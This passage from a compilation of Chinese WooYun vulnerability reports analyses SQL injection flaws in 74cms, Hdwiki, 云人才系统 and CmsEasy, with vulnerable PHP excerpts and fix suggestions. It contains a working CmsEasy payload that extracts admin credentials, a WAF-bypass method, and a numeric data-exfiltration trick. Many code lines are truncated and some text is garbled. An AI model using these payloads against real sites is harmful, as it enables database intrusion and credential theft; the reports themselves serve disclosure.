    $setsqlarr['start']=trim($_POST['start'])?$_POST['start']:showm
    $setsqlarr['endtime']=trim($_POST['endtime'])?$_POST['endtime']
    $setsqlarr['school']=trim($_POST['school'])?$_POST['school']:sh
    $setsqlarr['speciality']=trim($_POST['speciality'])?$_POST['spe
    $setsqlarr['education']=trim($_POST['education'])?$_POST['educa
    $setsqlarr['education_cn']=trim($_POST['education_cn'])?$_POST[
        if (inserttable(table('resume_education'),$setsqlarr))
        {
            check_resume($_SESSION['uid'],intval($_REQUEST['pid']))
```

inserttable(table('resume_education')

这里把post来的数据带入到了insert当中 入库。

这里我们提交一个单引号 然后带入insert的时候虽然是转义

但是入库后会消除转义符。

然后继续看 check_resume

```
function check_resume($uid,$pid)
{
    global $db,$timestamp,$_CFG;
    $uid=intval($uid);
```

```
$pid=intval($pid);
$percent=0;
$resume_basic=get_resume_basic($uid,$pid);
$resume_intention=$resume_basic['intention_jobs'];
$resume_specialty=$resume_basic['specialty'];
$resume_education=get_resume_education($uid,$pid);
if (!empty($resume_basic))$percent=$percent+15;
if (!empty($resume_intention))$percent=$percent+15;
if (!empty($resume_specialty))$percent=$percent+15;
if (!empty($resume_education))$percent=$percent+15;
if ($resume_basic['photo_img'] && $resume_basic['photo_audit']=
{
$setsqlarr['photo']=1;
}
else
{
$setsqlarr['photo']=0;
}
if ($percent<60)
{
    $setsqlarr['complete_percent']=$percent;
    $setsqlarr['complete']=2;
}
else
{
    $resume_work=get_resume_work($uid,$pid);
    $resume_training=get_resume_training($uid,$pid);
```

```
        $resume_photo=$resume_basic['photo_img'];
        if (!empty($resume_work))$percent=$percent+13;
        if (!empty($resume_training))$percent=$percent+13;
        if (!empty($resume_photo))$percent=$percent+14;
        $setsqlarr['complete']=1;
        $setsqlarr['complete_percent']=$percent;
        require_once(QISHI_ROOT_PATH.'include/splitword.class.php')
        $sp = new SPWord();
        $setsqlarr['key']=$resume_basic['intention_jobs'].$resume_b
        $setsqlarr['key']="{$resume_basic['fullname']} ".$sp->extra
        $setsqlarr['key']=str_replace(","," ",$resume_basic['intent
        $setsqlarr['key']=$sp->pad($setsqlarr['key']);
        if (!empty($resume_education))
        {
            foreach($resume_education as $li)
            {
            $setsqlarr['key']="{$li['school']} {$setsqlarr['key']}
            }
        }
        $setsqlarr['refreshtime']=$timestamp;
    }
    updatetable(table('resume'),$setsqlarr,"uid='{$uid}' AND id='{$
    updatetable(table('resume_tmp'),$setsqlarr,"uid='{$uid}' AND id
```

$resume_education=get_resume_education($uid,$pid);

这里把刚才入库的查询了出来 所以单引号就出来了。 继续看。

```
$setsqlarr['key']=$resume_basic['intention_jobs'].$resume_basic['re
        $setsqlarr['key']="{$resume_basic['fullname']} ".$sp->extra
        $setsqlarr['key']=str_replace(","," ",$resume_basic['intent
        $setsqlarr['key']=$sp->pad($setsqlarr['key']);
        if (!empty($resume_education))
        {
            foreach($resume_education as $li)
            {
            $setsqlarr['key']="{$li['school']} {$setsqlarr['key']}
            }
        }
        $setsqlarr['refreshtime']=$timestamp;
    }
    updatetable(table('resume'),$setsqlarr,"uid='{$uid}' AND id='{$
    updatetable(table('resume_tmp'),$setsqlarr,"uid='{$uid}' AND ic
```

然后把出库来的给一数组 然后带入到了update中。


造成了注入。 而且这个update 可以控制的点是在set位置的

所以可以是我们想update这table里面的什么就update什么。



报错了 稍微构造一下。

这里我们把address updata成要出的数据





成功了对关键字的过滤出数据。

测试了一下demo 也成功



http://**.**.**.**/resume/resume-show-6271.htm

漏洞证明

见上面。

修复方案

眞的应该好好的修改代码 而不是光修改过滤函数。

对于这种二次注入 由于入库的时候只会调用一次stripcslashes

74cms做了全局转义的 如果再转义一次 那么就算入库也会含有转义符了。 自然出库也有了。

或者就是在出库之后再addslashes一次 都行。

WooYun-2014-67424：Hdwiki最新版二次注入一枚

漏洞作者： '雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-067424

简要描述

上Hdwiki官网 发现更新日期一直都没变。 还以为一直都没更新了，结果今天下载一个下来看看。 发现之前发的洞竟然都补掉了。

非盲注 直接出数据。

ps. 更新程序了应该还是把日期更新了一下 要不别人会一直以为没更新的。

详细说明

在user/pms.php中

```
function doblacklist(){
        if(isset($this->post['blacklist'])){
            $blacklist = htmlspecialchars(string::stripscript($this
            if(empty($blacklist)){
                $result = $_ENV['pms']->remove_blacklist($this->use
            }else{
                $result = $_ENV['pms']->add_blacklist($blacklist,$t
            }
```

add_blacklist($blacklist,$this->user['uid']);

$blacklist = htmlspecialchars(string::stripscript($this->post['blacklist'])

post 都会转义的。 来看看这函数 stripscript

```
function stripscript($string){
        $pregfind=array("/<script.*>.*<\/script>/siU",'/on(error|mo
        $pregreplace=array('','',);
        $string=preg_replace($pregfind,$pregreplace,$string);
        return $string;
    }
}
```

这是过滤了一些xss常用的。

```
function add_blacklist($blacklist,$uid){
        return($this->db->query("REPLACE INTO ".DB_TABLEPRE."blackl
    }
```

然后直接入库，虽然转义了 但是转义后入库之后转义符会被消除的。

来看看哪里出库了。

依旧在control/pms.php中

```
function dobox(){
        $this->get[3] = empty($this->get[3]) ? NULL : $this->get[3]
        $page = max(1,isset($this->get[4]) ? $this->get[4] : $this-
        $num = isset($this->setting['list_prepage'])?$this->setting
        $start_limit = ($page - 1) * $num;
        $count = $_ENV['pms']->get_totalpms($this->user['uid'], $th
```

```
function get_totalpms($uid, $type, $group=''){
        $sqladd = '';
        if($type == 'inbox'){
            $blacklist = $this->get_blacklist($uid);
            if($blacklist == '[ALL]'){
                return '0';
            }else{
                $blackuser = str_replace(",","'.'",$blacklist);
                if($group){
                    $sqladd = ($group == 'owner') ? 'AND og=0' : 'A
                }
                $query = "SELECT COUNT(*) num FROM ".DB_TABLEPRE."p
            }
        }else{
            $sqladd = ($type == 'outbox') ? 'drafts!=1' : 'drafts=1
            $query = "SELECT COUNT(*) as num FROM ".DB_TABLEPRE."pr
        }
        $total = $this->db->fetch_first($query);
        return $total['num'];
    }
```

$blacklist = $this->get_blacklist($uid);

```
function get_blacklist($uid){
        $user = $this->db->fetch_first("SELECT blacklist FROM ".DB_
        return $user['blacklist'];
    }
```

这里把刚才入库的查询了出来 成功引入了单引号。

```
$blackuser = str_replace(",","','",$blacklist);
                if($group){
                    $sqladd = ($group == 'owner') ? 'AND og=0' : 'A
                }
                $query = "SELECT COUNT(*) num FROM ".DB_TABLEPRE."p
```

然后查询出来后赋值给$blackuser 然后带入了查询当中， 而且在最后

return $total['num'];


return回来后直接 $this->view->assign('count',$count); 输出来。

就可以直接出数据。

$blackuser = str_replace(",","','",$blacklist);

在这里会把逗号替换 然后就不用逗号来注入把。

漏洞证明



首先在忽略列表里面添加这样的语句

然后访问



直接出数据。

修复方案

转义一下。

挖洞不易 给个20分把。

WooYun-2014-60166：云人才系统SQL注入，绕过WAF

漏洞作者： 酱油甲

来源：http://www.wooyun.org/bugs/wooyun-2014-060166

简要描述

云人才系统SQL注入，绕过WAF

详细说明

云人才系统SQL注入，绕过了360的WAF~~

首先需要注册一个普通用户~

比如官方演示站点：



然后来到

http://**.**.**.**/member/index.php?M=index&C=info

可以看到有某数字的WAF：


www.hr135.com/member/index.php?M=index&C=info
高速
百度
输入内容存在危险字符，安全起见，已被本站拦截
返回上一页
www.wooyun.org

于是我们发现代码如下：

```
function info_action(){
        if($_POST["submitBtn"]){
            $_POST=$this->post_trim($_POST);
            if($_POST["name"]==""){
                $this->obj->ACT_msg("index.php?C=info","��������Ï�
            }
            if($_POST["city"]==""){
                $this->obj->ACT_msg("index.php?C=info","�������¿J̌�
            }
            if($this->config['user_idcard']=="1")
            {
                if($_POST["idcard"]==""){
                    $this->obj->ACT_msg("index.php?C=info","����
                }
            }
            if($_POST["cityid"]==""){
                $this->obj->ACT_msg("index.php?C=info","�¿�ɒ�¯���Ï
            }
            if($_POST["address"]==""){
                $this->obj->ACT_msg("index.php?C=info","��p�����
            }
            unset($_POST["submitBtn"]);
            $this->obj->delfiledir("../upload/tel/".$this->uid);
            $where["uid"]=$this->uid;
            $nid=$this->obj->update_once("resume",$_POST,$where);
```

最后update_once的时候直接把$_POST带入，然后再处理数组，而且想到如果不使用等号，就能绕过WAF，于是就使用反引号闭合来注入：

火狐插件提交语句为：

```
name=123123&sex=6&birthday=1988-01-01&marriage=8&height=&nationalit
```

也可以使用burp提交：

```
name=123123&sex=6&birthday=1988-01-01&marriage=8&height=&nationalit
```

~这里就绕过了WAF限制~~


漏洞证明

看看效果：


VERSION



数据库路径：



数据库用户：



修复方案

过滤

WooYun-2014-66221：Cmseasy SQL注射漏洞之三

漏洞作者： Noxxx

来源：http://www.wooyun.org/bugs/wooyun-2014-066221

简要描述

注入。。

详细说明

bbs中发文章的时候 直接把$_POST数据带入 拼接sql功能函数中导致注入

/bbs/add-archive.php 30行

```
if($id = $archive->inserData($_POST)){
```

直接带入整个$_POST

/bbs/model/db/base.php 38行

```
public function inserData($data){
        $r = $this->odb->insert($this->tblName,$data); //在跟入
        if($r)
            return $this->odb->getInsertId();
        else
            return false;
}
```

/bbs/commonlib/db.php

```
public function insert($table, $data)
    {
        $sql = $this->getInsertString($table, $data);//拼接sql 继续#
        return $this->execSql($sql);
    }
```

```
public function getInsertString($table, $data)
    {
        $n_str = '';
        $v_str = '';
        $table = $this->filterString($table);
        foreach ($data as $k => $v)//遍历数据  因为穿过来的是整个$_POST
        {
            $n_str .= $this->filterString($k).',';
            $v_str .= "'".$this->filterString($v)."',";
        }
        $n_str = preg_replace( "/,$/", "", $n_str );
        $v_str = preg_replace( "/,$/", "", $v_str );
        $str = 'INSERT INTO '.$table.' ('.$n_str.') VALUES('.$v_st
        return $str;
    }
```

```
public function filterString($str)
    {
        if ($this->magic_quotes)
        {
            $str = stripslashes($str);
        }
        if ( is_numeric($str) ) {
            return $str;
        } else {
            $ret = @mysqli_real_escape_string($this->con, $str);
            if ( strlen($str) && !isset($ret) ) {
                $r = $this->checkConnection();
                if ($r !== true) {
                    $this->closeDB();
                    $ret = $str;
                }
            }
            return $ret;
        }
    }
```

过滤也没什么用 因为没过滤关键一些语句

里面还有一个360safe.php的脚本 但是 这个并不过滤键名 只过滤键值

还有一个变量名中的点和空格被转换成下划线。不过不用空格也是可以的。。

exp:

.../PHP/CmsEasy/bbs/add-archive.php?cid=1


(POST)


title=a&content)values(1,(SELECT(CONCAT(USERNAME,0x7c,PASSWORD))FROM(cmseasy_user)WHERE(USERID%3D1)))#=c&submit=a&verify=HKCX

漏洞证明

mysql 日志 ：

2070 Query INSERT INTO cmseasy_bbs_archive (title,content)values(1,(SELECT(CONCAT(USERNAME,0x7c,PASSWORD))FROM(cmseasy_user)WHERE(USERID=1)))#,username,userid,ip,addtime) VALUES('a','c','123213','4','...','1403698291')





修复方案

不要把$_POST提交过去。。

WooYun-2014-88004：Hdwiki (20141205) 存在7处SQL注入漏洞（含之前处理不当安全的漏洞）

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-088004

简要描述

看到更新了，有几个老洞还没修复 也随便放到这里面来说了。

详细说明

0x01 在control/comment.php 中

```
function doreport(){
        $usernames=array();
        $id=intval($this->post['id']) ? $this->post['id'] : 0;
        $report=trim(htmlspecialchars(WIKI_CHARSET==GBK?string::hi
        if(empty($id)||empty($report)){
            $this->message(-1,'',2);
        }
        $users=$_ENV["user"]->get_users('groupid',4);
        if(!(bool)$users){
            $this->message(-2,'',2);
        }else{
            foreach($users as $user){
                $usernames[]=$user['username'];
            }
        }
```

```
        $sendto=join(',',$usernames);
        $subject=$this->view->lang['commentReportObj'];
        if($this->user['uid']=='0'){
            $from=$this->ip;
        }else{
            $from=$this->user['username'];
        }
        $comment=$this->db->fetch_by_field('comment','id',$id);// 
        if(!(bool)$comment){
            $this->message(-1,'',2);
        }
        $doc=$this->db->fetch_by_field('doc','did',$comment['did']
        $doc['title'] =htmlspecialchars(stripslashes($doc['title']
        $report=$this->view->lang['commentCom'].$this->view->lang[
                .$this->view->lang['commentCom'].$this->view->lang
                .$this->view->lang['commentId'].$comment['id'].'<b
                .$this->view->lang['commentContent'].$comment['com
                .$this->view->lang['commentReportReason'].$report;
        $sendarray = array(
                'sendto'=>$sendto,
                'subject'=>$subject,
                'content'=>$report,//带入数组
                'isdraft'=>1,
                'user'=>$this->user
            );
        $_ENV['pms']->send_ownmessage($sendarray);
```

```
function send_ownmessage($sendarray){
        $pmsresult = true;
        $isdraft = ($sendarray['isdraft'] === 'on')? 1 : 0;
        $userinfo = $this->check_recipient($sendarray['sendto'],1);
        $num = count($userinfo);
        if($num > 0){
            $pmsquery = "INSERT INTO ".DB_TABLEPRE."pms (`from`,`fr
            for($i=0; $i<$num; $i++){
                $pmsquery .= "('".$sendarray['user']['username']."'
            }
            $pmsquery = substr($pmsquery,0,-1) . ';';
            $pmsresult = $this->db->query($pmsquery);
        }
        return $pmsresult;
    }
```

```
词条的评论（共1条）返回词条
xiaoyu 时间：12-19 00:47
test'//我们随便找一个词条 然后我们自己先去评论一条 这里评论了test'
     // 然后点击举报 看看执行的语句  INSERT INTO wiki_pms (`from`,`from
评论内容：test' 这里出库了。
```

这里的怎么回显让我纠结了很久。

INSERT INTO wiki_pms
(`from` , `fromid` , `drafts` , `toid` , `to` , `subject` , `message` , `time` , `new`)
VALUES ('xiaoyu','2','0','1','admin','评论举报专用','评论作者：xiaoyu
评论时

间：12-19 00:47
评论ID：8
评论词条名：xiaoyuxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxasd
评论内容：test'
举报原因teet','1418921320',1)


这里会把我们的message的内容回显出来,在发送邮件的那里。 这里是发给了管理员 但是我们的发件箱可以看到。 后面还剩了一个time 和 new 都是不会显示出来的 而且hdwiki没mysql error 所以不会报错。二次注入的话盲注会很麻烦,所以像办法直接出数据。

INSERT INTO wiki_pms
(`from` , `fromid` , `drafts` , `toid` , `to` , `subject` , `message` , `time` , `new`)
VALUES ('xiaoyu','2','0','1','admin','评论举报专用','评论作者：xiaoyu
评论时间：12-19 00:47
评论ID：8
评论词条名：a
评论内容：test'+123,1,1)#
举报原因teet','1418921320',1)

评论内容：test'+123 mysql +不能连接字符串 只能加一个数字。 加字符是加不进去的

一开始是想的hex 但是hex 也会有字符。 然后就是想的把16进制转换成10进制

10进制就没数字了撒 然后完整的就是



举报后 进入自己的发件箱

标题 收件人 时间

评论举报专用 admin 01-01 08:00

1919905652

转发 删除 关闭

可以看到这样的发件的。 看 1919905652 这个转16进制 得726f6f74 然后加上0x726f6f74

再把HEX编码回来 得root 这样一次截取的字符不能太多 太多了数字太大会报错。

0x02 control/doc.php

```
function docheckrecipient(){
        $sendto = $this->post['sendto'];
        if (WIKI_CHARSET == 'GBK'){
            $sendto = string::hiconv($sendto,'GBK','UTF-8',1);//转码
        }
        $send = explode(',',$sendto);
        if(count($send)>10){
            $this->message($this->view->lang['fullsend'],'',2);
        }
        $checkreturn = $_ENV['pms']->check_recipient($sendto,0);
        $message = ($checkreturn === true)? 'OK' : ($checkreturn.'
        $this->message($message,'',2);
    }
```

```
function hiconv($str,$to='',$from='',$force=false) {
        if (empty($str)) return $str;
        if(!preg_match( '/[\x80-\xff]/', $str)) return $str; // is
        if(empty($to)){
            if ('utf-8' == strtolower(WIKI_CHARSET)){
                return $str;
            }
            $to=WIKI_CHARSET;
        }
        if(empty($from)){
            $from = ('gbk'==strtolower($to)) ? 'utf-8':'gbk';
        }
```

```
        $to=strtolower($to);
